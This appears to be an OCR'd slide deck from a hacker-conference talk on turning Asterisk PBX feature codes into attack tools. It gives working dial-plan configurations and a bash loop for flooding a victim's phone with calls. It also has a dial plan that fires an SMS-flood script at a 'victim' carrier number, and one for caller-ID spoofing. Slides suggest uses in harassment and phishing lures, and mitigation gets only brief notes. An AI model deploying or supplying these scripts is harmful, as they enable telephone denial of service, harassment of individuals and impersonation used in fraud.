
Weaponize Your Feature Codes

By MasterChen



Who Am I?

- GreyNoise Podcast Co-Founder and Co-Host https://greynoi.se
- SYNShop Hackerspace member http://synshop.org

- 2014 & 2016 BSidesLV Speaker
  - “What I Learned As A Con Man”
  - “A Peek Behind Vegas Surveillance”

- 2015 DC Skytalks Speaker
  - “Automate Your Stalking”
- 2600: The Hacker Quarterly
  - “Asterisk: The Gatekeeper”
  - “Asterisk: The Busybox”

Why this talk?

- I became enamored with phone phreaking after DEF CON 15, but I missed the boat!
  - Wait… phreaking isn't dead! We have VoIP!

- Today's focus
  - Call flooding using feature codes
  - SMS flooding using feature codes
  - Caller ID spoofing using feature codes
  - Potential for even more "features"

Basic Terminology

- Vertical Service Code (aka Star Code, Feature Code): is a special code dialed that engages some type of special telephone service
- Private Branch eXchange (PBX): telephone exchange/switching system that serves a private organization and performs concentration of central office lines or trunks and provides intercommunication between a large number of telephone stations in the organization.

The History of the Feature Code

- Developed by AT&T; Custom Local Area Signaling Service (CLASS) in 1960s & 70s
- CLASS was an AT&T trademark, so “vertical service code” was adopted by North American Numbering Plan Administration
- Called “vertical” because the codes were used on the local Central Office (CO) and not horizontally to a different telephone company

Service	Tone	Pulse/rotary
Cancel forwarding[note 1]	*30	N/A
Automatic forwarding[note 1]	*31	N/A
Notify[note 1]	*32	N/A
Intercom ring 1 (short short)[note 2]	*51	1151
Intercom ring 2 (short short long)[note 2]	*52	1152
Intercom ring 3 (short long short)[note 2]	*53	1153
Extension hold[note 2]	*54	1154
Malicious caller identification	*57	1157
Call blocking	*60	1160
Priority call	*61	1161
Selective call acceptance	*62	1162
Selective call forwarding	*63	1163
Caller ID	*65	1165
Continuous redial	*66	1166
Number display blocking (per call)[note 3]	*67	1167
Activate call forwarding on busy	*68	1168
Last-call return (incoming)	*69	1169
Call waiting disable[note 3]	*70	1170
Usage sensitive three-way call	*71	1171
Conditional forward: No answer[note 4]	*71	1171
Unconditional forward: All calls	*72	1172
Call forward: Cancel	*73	1173
Speed calling (8 numbers)	*74	1174
Speed calling (30 numbers)	*75	1175
Anonymous call rejection[note 5]	*77	1177
Do not disturb	*78	1178
Do not disturb disable	*79	1179
Call blocking disable	*80	1180
Priority call disable	*81	1181
Caller ID (per call)[note 3][note 6]	*82	1182
Selective call forwarding disable	*83	1183
Caller ID disable	*85	1185
Continuous redial cancel[note 7] Voicemail[note 8]	*86	1186
Anonymous call rejection disable[note 5]	*87	1187
Deactivate call forwarding on busy	*88	1188
Last-call return cancel[note 7]	*89	1189
Conditional forward: Busy line	*90	1190
Conditional forward: No answer	*92	1192
Directed call pickup	*94	1192
Voice-mail	*98	1198

North American Numbering Plan Administration (NANPA)

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Our Feature Codes

What Do We Mean By “Weaponize”?

- Weaponize (v.): convert to use as a weapon
  - Feature codes aren’t inherently malicious

- Scope of damage
  - Simple annoyance to business and personal relationship disruption

Materials You Will Need

- Linux machine
- Asterisk Software PBX by Digium installed on that Linux Machine
- VoIP service provider (Vitelity, Bandwidth, Ring Central, etc)
- Hard/Soft phone registered with your PBX
- Imagination

digium | Asterisk

The Structure of Our Feature Codes

- [context-label] : This denotes the start of a context in Asterisk; basically, a piece of your dial plan
- *4X. :
  - * is the beginning of the feature code you will use to start the feature
  - 4 is from what we selected earlier to preserve the standard vertical service codes
  - X is a placeholder for any number between 0-9 (we don't have that many features….yet.
  - . Tells Asterisk to accept any numbers after "<X> as input from the user.
- Example: *427028675309

*40 - The Call Flood

```
[app-call-flood]
;CallFlood feature code
 exten => _*40.,1,NoOp(CallFlood)
 exten => _*40.,n,Set(TARGET=${EXTEN:3})
 exten => _*40.,n,System(echo "Channel: SIP/${TARGET}@vitel-outbound" > /etc/asterisk/test/number.bak)
 exten => _*40.,n,System(echo "CallerID: 302-000-0001" >> /etc/asterisk/test/number.bak)
 exten => _*40.,n,System(echo "MaxRetries: 2" >> /etc/asterisk/test/number.bak)
 exten => _*40.,n,System(echo "RetryTime: 3" >> /etc/asterisk/test/number.bak)
 exten => _*40.,n,System(echo "Context: radcontest" >> /etc/asterisk/test/number.bak)
 exten => _*40.,n,System(echo "Extension: s" >> /etc/asterisk/test/number.bak)
 exten => _*40.,n,System(echo "Priority: 1" >> /etc/asterisk/test/number.bak)
 exten => _*40.,n,Playback(/var/lib/asterisk/sounds/times)
 exten => _*40.,n,Read(CALLAMT,,3)
 exten => _*40.,n,SayDigits(${TARGET})
 exten => _*40.,n,Playback(/var/lib/asterisk/sounds/for)
 exten => _*40.,n,SayNumber(${CALLAMT})
 exten => _*40.,n,Playback(/var/lib/asterisk/sounds/times)
 exten => _*40.,n,Wait(1)
 exten => _*40.,n,System(/etc/asterisk/test/callflood.sh ${CALLAMT})
 exten => _*40.,n,Hangup()
```

*40 – The Call Flood (continued)

```
#!/bin/bash
COUNTER=$1
for (( c=1; c<=COUNTER; c++))
do
 cp /etc/asterisk/test/number.bak /etc/asterisk/test/number.call
 chmod 777 /etc/asterisk/test/number.call
 chown asterisk:asterisk /etc/asterisk/test/number.call
 mv /etc/asterisk/test/number.call /var/spool/asterisk/outgoing/
 sleep 3
done
```

*40 = The Call Flood (continued)

- Demo time!

*40 - Mitigation Techniques

- Pattern matching call drop (Asterisk)
  - Beaten by changing Caller ID on a per call basis (in the call script)

- What about phones that do not hide behind a PBX?


*41 – The SMS Flood


```
[app-sms-flood]
;SMS Flood feature code
 exten => _*41.,1,NoOp(SMS Flood)
 exten => _*41.,n,Set(TARGET=${EXTEN:3})
 exten => _*41.,n,Wait(1)
 exten => _*41.,n,Playback(/var/lib/asterisk/sounds/service)
 exten => _*41.,n,WaitExten(4)

 exten => 288,1,NoOp(ATT SMS)
 exten => 288,n,Wait(3)
 exten => 288,n,Playback(/var/lib/asterisk/sounds/times)
 exten => 288,n,Read(SMSAMT,,3)
 exten => 288,n,SayDigits(${TARGET})
 exten => 288,n,Playback(/var/lib/asterisk/sounds/for)
 exten => 288,n,SayNumber(${SMSAMT})
 exten => 288,n,Playback(/var/lib/asterisk/sounds/times)
 exten => 288,n,System(ruby /home/chen/s.rb -victim ${TARGET} -carrier att -from yourmom@pornhub.com -count ${SMSAMT} -text test message)
```

*41 – SMS Flood (continued)

- Demo time…. Again!





*41 Practical Use

- Click the malicious link. It will make this all go away.
- The crazy “3 AM” texts from a mistress.

*41 – SMS Flood Mitigation

- Up to the carrier to limit delivery of SMS
- Use Google Voice (Flood works against Project Fi)
- Turn off your cell phone!
  - …just kidding. The flood will continue when the phone turns back on

*42 – A Spoofy Ghost

```
[app-call-spoof]
 exten => _*42.,1,NoOp(Caller ID Spoofing)
 exten => _*42.,n,Set(DESTINATION=${EXTEN:3})
 exten => _*42.,n,Playback(/var/lib/asterisk/sounds/pls-entr-num-uwish2-call)
 exten => _*42.,n,Playback(/var/lib/asterisk/sounds/from)
 exten => _*42.,n,Read(SPOOF,,10)
 exten => _*42.,n,Set(CALLERID(number)=${SPOOF})
 exten => _*42.,n,Set(CALLERID(name)="Name")
 exten => _*42.,n,Goto(chen-outbound,s,1)
 exten => _*42.,n,Hangup
```

*42 – Stop!

*42 – Spoofing is NOT new, but still practical

- Used in social engineering attack vectors to gain trust
- Voicemail hacking, but this is becoming less viable

So what about all that Imagination talk?

- We still have *43 - *49 at our disposal
- Preset attack structures
  - Nmap scan with IP address as dialed input?
  - Ideas from the audience?
- Launch automated campaigns without being at a computer

References

- Vertical Service Codes (Wikipedia) - https://en.wikipedia.org/wiki/Vertical_service_code
- DC2016 github repo - https://github.com/MasterChenb0x/DC2016

Conclusion